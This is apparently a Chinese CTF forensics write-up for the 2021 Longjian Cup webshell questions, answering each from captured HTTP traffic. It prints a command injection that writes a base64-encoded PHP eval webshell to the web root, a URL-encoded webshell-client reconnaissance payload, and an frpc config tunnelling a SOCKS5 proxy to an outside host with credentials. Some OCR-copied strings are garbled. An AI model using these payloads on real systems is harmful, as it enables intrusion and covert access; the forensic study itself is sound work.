2021陇剑杯网络安全大赛wp-webshell部分（详细题解）

原创

偷一个月亮 于 2021-09-15 14:26:42 发布 4519 收藏 1

分类专栏： 2021陇剑杯网络安全大赛 CTF 文章标签： 网络安全

本文链接：https://blog.csdn.net/yiqiushi4748/article/details/120307822

2021陇剑杯网络安全大赛 同时被 2 个专栏收录

8 篇文章 46 订阅

订阅专栏


CTF

43 篇文章 5 订阅

订阅专栏

3.1

```
> Null/Loopback
> Internet Protocol Version 4, Src: 192.168.2.197, Dst: 192.
> Transmission Control Protocol, Src Port: 58283, Dst Port:
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "username" = "test"
  v Form item: "password" = "Admin123!@#"
      Key: password
      Value: Admin123!@#
0200  74 70 3a 2f 2f 31 39 32  2e 31 36 38 2e 32 2e 31   tp:
```



3.2

其中web根目录可以再system命令中看到

```
 332 396.095915   192.168.2.197   192.168.2.197   HTTP   880 POST /index.php?m=home&a=assign_resume_tpl HTTP
 339 423.950782   192.168.2.197   192.168.2.197   HTTP  1307 POST /1.php HTTP/1.1  (application/x-www-form-u
 337 421.186528   192.168.2.197   192.168.2.197   HTTP  1366 POST /1.php HTTP/1.1  (application/x-www-form-u
 341 424.003011   192.168.2.197   192.168.2.197   HTTP  1421 POST /1.php HTTP/1.1  (application/x-www-form-u
 345 538.778180   192.168.2.197   192.168.2.197   HTTP  1429 POST /1.php HTTP/1.1  (application/x-www-form-u
1670 553.984512   192.168.2.197   192.168.2.197   HTTP  1437 POST /1.php HTTP/1.1  (application/x-www-form-u
 343 538.744071   192.168.2.197   192.168.2.197   HTTP  1681 POST /1.php HTTP/1.1  (application/x-www-form-u
1668 553.867907   192.168.2.197   192.168.2.197   HTTP  1777 POST /1.php HTTP/1.1  (application/x-www-form-u
1634 553.674284   192.168.2.197   192.168.2.197   HTTP  3299 POST /1.php HTTP/1.1  (application/x-www-form-u
1091 551.969898   192.168.2.197   192.168.2.197   HTTP  3384 POST /1.php HTTP/1.1  (application/x-www-form-u
1362 552.823875   192.168.2.197   192.168.2.197   HTTP  3385 POST /1.php HTTP/1.1  (application/x-www-form-u
```


```
Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q
Accept-Encoding: gzip, deflate\r\n
Accept-Language: zh-CN,zh;q=0.9\r\n
> Cookie: PHPSESSID=c7rg88itbq4egddujcpt67mqh6; think_language=zh-CN; think_template=default;\r\n
Connection: close\r\n
Content-Type: application/x-www-form-urlencoded\r\n
> Content-Length: 143\r\n
\r\n
[Full request URI: http://192.168.2.197:8081/index.php?m=home&a=assign_resume_tpl]
[HTTP request 1/1]
[Response in frame: 334]
File Data: 143 bytes
v HTML Form URL Encoded: application/x-www-form-urlencoded
  v Form item: "variable" = "1"
      Key: variable
      Value: 1
  v Form item: "tpl" = "data/Runtime/Logs/Home/21_08_07.log"
      Key: tpl
      Value: data/Runtime/Logs/Home/21_08_07.log
  v Form item: "aaa" = "system('echo PD9waHAgZXZhbCgkX1JFUVFU1RbYWFhXSk7Pz4=|base64 -d > /var/www/html/1.php');"
      Key: aaa
      Value: system('echo PD9waHAgZXZhbCgkX1JFUVFU1RbYWFhXSk7Pz4=|base64 -d > /var/www/html/1.php');
```

3.3


Content-Length: 1004
Connection: close
aaa=%40ini_set(%22display_errors%22%2C%20%220%22)%3B%40set_time_limit(0)%3Bfunction%20asenc(%24out)
%7Breturn%20%24out%3B%7D%3Bfunction%20asoutput()%7B%24output%3Dob_get_contents()%3Bob_end_clean()%3Becho%20%22bc%22.
%220f2%22%3Becho%20%40asenc(%24output)%3Becho%20%22f797e%22.%22322e0%22%3B%7Dob_start()
%3Btry%7B%24D%3Ddirname(%24_SERVER%5B%22SCRIPT_FILENAME%22%5D)
%3Bif(%24D%3D%3D%22%22)%24D%3Ddirname(%24_SERVER%5B%22PATH_TRANSLATED%22%5D)%3B%24R%3D%22%7B%24D%7D%09%22%3Bif(substr(%24D%2C0%2C1
%3D%22%2F%22)%7Bforeach(range(%22C%22%2C%22Z%22)as%20%24L)if(is_dir(%22%7B%24L%7D%3A%22))%24R.
%3D%22%7B%24L%7D%3A%22%3B%7Delse%7B%24R.%3D%22%2F%22%3B%7D%24R.%3D%22%09%22%3B%24u%3D(function_exists(%22posix_getegid%22))
%3F%40posix_getpwuid(%40posix_geteuid())%3A%22%22%3B%24s%3D(%24u)%3F%24u%5B%22name%22%5D%3A%40get_current_user()%3B%24R.
%3Dphp_uname()%3B%24R.%3D%22%09%7B%24s%7D%22%3Becho%20%24R%3B%3B%7Dcatch(Exception%20%24e)%7Becho%20%22ERROR%3A%2F%2F%22.%24e-
%3EgetMessage()%3B%7D%3Basoutput()%3Bdie()%3BHTTP/1.1 200 OK
Date: Sat, 07 Aug 2021 09:40:19 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 131
Connection: close
Content-Type: text/html
bc0f2/var/www/html /
Linux 766b512f452f 5.10.25-linuxkit #1 SMP Tue Mar 23 09:27:39 UTC 2021 x86_64
www-data
f797e322e0

3.4



3.4
X
分值：50分
已解答
江苏金盾
zk_413
0x300
黑客写入的webshell文件名是_____。(请提交带有文件后缀的文件名，例如x.txt)
Flag :
提交


332 396.095915 192.168.2.197 192.168.2.197 HTTP 880 POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1
329 383.436587 192.168.2.197 192.168.2.197 HTTP 858 POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1
326 348.879123 192.168.2.197 192.168.2.197 HTTP 805 POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1
323 340.117099 192.168.2.197 192.168.2.197 HTTP 810 POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1
320 306.378411 192.168.2.197 192.168.2.197 HTTP 810 POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1
317 292.482507 192.168.2.197 192.168.2.197 HTTP 808 POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1
315 280.401747 192.168.2.197 192.168.2.197 HTTP 876 POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1
313 251.837224 192.168.2.197 192.168.2.197 HTTP 790 POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1
310 239.561632 192.168.2.197 192.168.2.197 HTTP 786 POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1
308 213.037480 192.168.2.197 192.168.2.197 HTTP 806 POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1
306 163.357076 192.168.2.197 192.168.2.197 HTTP 874 POST /index.php?m=home&a=assign_resume_tpl HTTP/1.1
101 11.239111 192.168.2.197 192.168.2.197 HTTP 753 POST /index.php?m=Home&c=Members&a=login HTTP/1.1
125 14.229654 192.168.2.197 192.168.2.197 HTTP 716 POST /index.php?m=&c=personal&a=refresh_resume HTTP/1.1
239 35.569958 192.168.2.197 192.168.2.197 HTTP 744 POST /index.php?m=&c=personal&a=ajax_resume_img_scan HT
1670 553.984512 192.168.2.197 192.168.2.197 HTTP 1437 POST /1.php HTTP/1.1 (application/x-www-form-urlencode
1668 553.867907 192.168.2.197 192.168.2.197 HTTP 1777 POST /1.php HTTP/1.1 (application/x-www-form-urlencode
1634 553.674284 192.168.2.197 192.168.2.197 HTTP 3299 POST /1.php HTTP/1.1 (application/x-www-form-urlencode
1564 553.461813 192.168.2.197 192.168.2.197 HTTP 11634 POST /1.php HTTP/1.1 (application/x-www-form-urlencode
Accept-Language: zh-CN,zh;q=0.9\r\n
Cookie: PHPSESSID=c7rg88itbq4egddujcpt67mqh6; think_language=zh-CN; think_template=default;\r\n
Cookie pair: PHPSESSID=c7rg88itbq4egddujcpt67mqh6
Cookie pair: think_language=zh-CN
Cookie pair: think_template=default
Connection: close\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 143\r\n
[Content length: 143]
\r\n
[Full request URI: http://192.168.2.197:8081/index.php?m=home&a=assign_resume_tpl]
[HTTP request 1/1]
[Response in frame: 334]
File Data: 143 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "variable" = "1"
Key: variable
Value: 1
Form item: "tpl" = "data/Runtime/Logs/Home/21_08_07.log"
Key: tpl
Value: data/Runtime/Logs/Home/21_08_07.log
Form item: "aaa" = "system('echo PD9waHAgZXZhbCgkX1lFlVVFU1RbYWFhXSk7Pz4=|base64 -d > /var/www/html/1.php');"
Key: aaa

3.5

写frpc配置文件，推测为frpc，正确

实际上传动作为



L3Zhci93d3cvaHRtbC9mcnBj解码base64即为/var/www/html/frpc

3.6

3.5中写配置动作，hex转字符后，如下


5B636F6D6D6F6E5D0A7365727665725F6164647220 3D203139322E31363
82E3233392E3132330A7365727665726F706F7274203D20373737380A746
F6B656E3D586133424A66326C35656E6D4E365A3741386D760A0A5B746
573745F736F636B355D0A7479706520 3D207463700A72656D6F74655F70
6F7274203D383131310A706C7567696E203D20736F636B73350A706C756
7696E5F7573657220 3D20304844467431366634C514A0A706C7567696E5F
706173737764203D204A544E32373647700A7573655F656E637279707469
6F6E203D20747275650A7573655F636F6D70726573736 96F6E203D20747
275650A
字符串转16进制 >>
16进制转字符串 >>
结果互换
全部清空
[common]
server_addr = 192.168.239.123
server_port = 7778
token=Xa3BJf2i5enmN6Z7A8mv
[test_sock5]
type = tcp
remote_port =6111
plugin = socks5
plugin_user = 0HDFt16cLQJ

3.7


3.7
X
分值：50分
已解答
御黔
7HxzZ
DAS
黑客的socks5的连接账号、密码是_____。（中间使用#号隔开，例如admin#passwd）
Flag :
提交

同上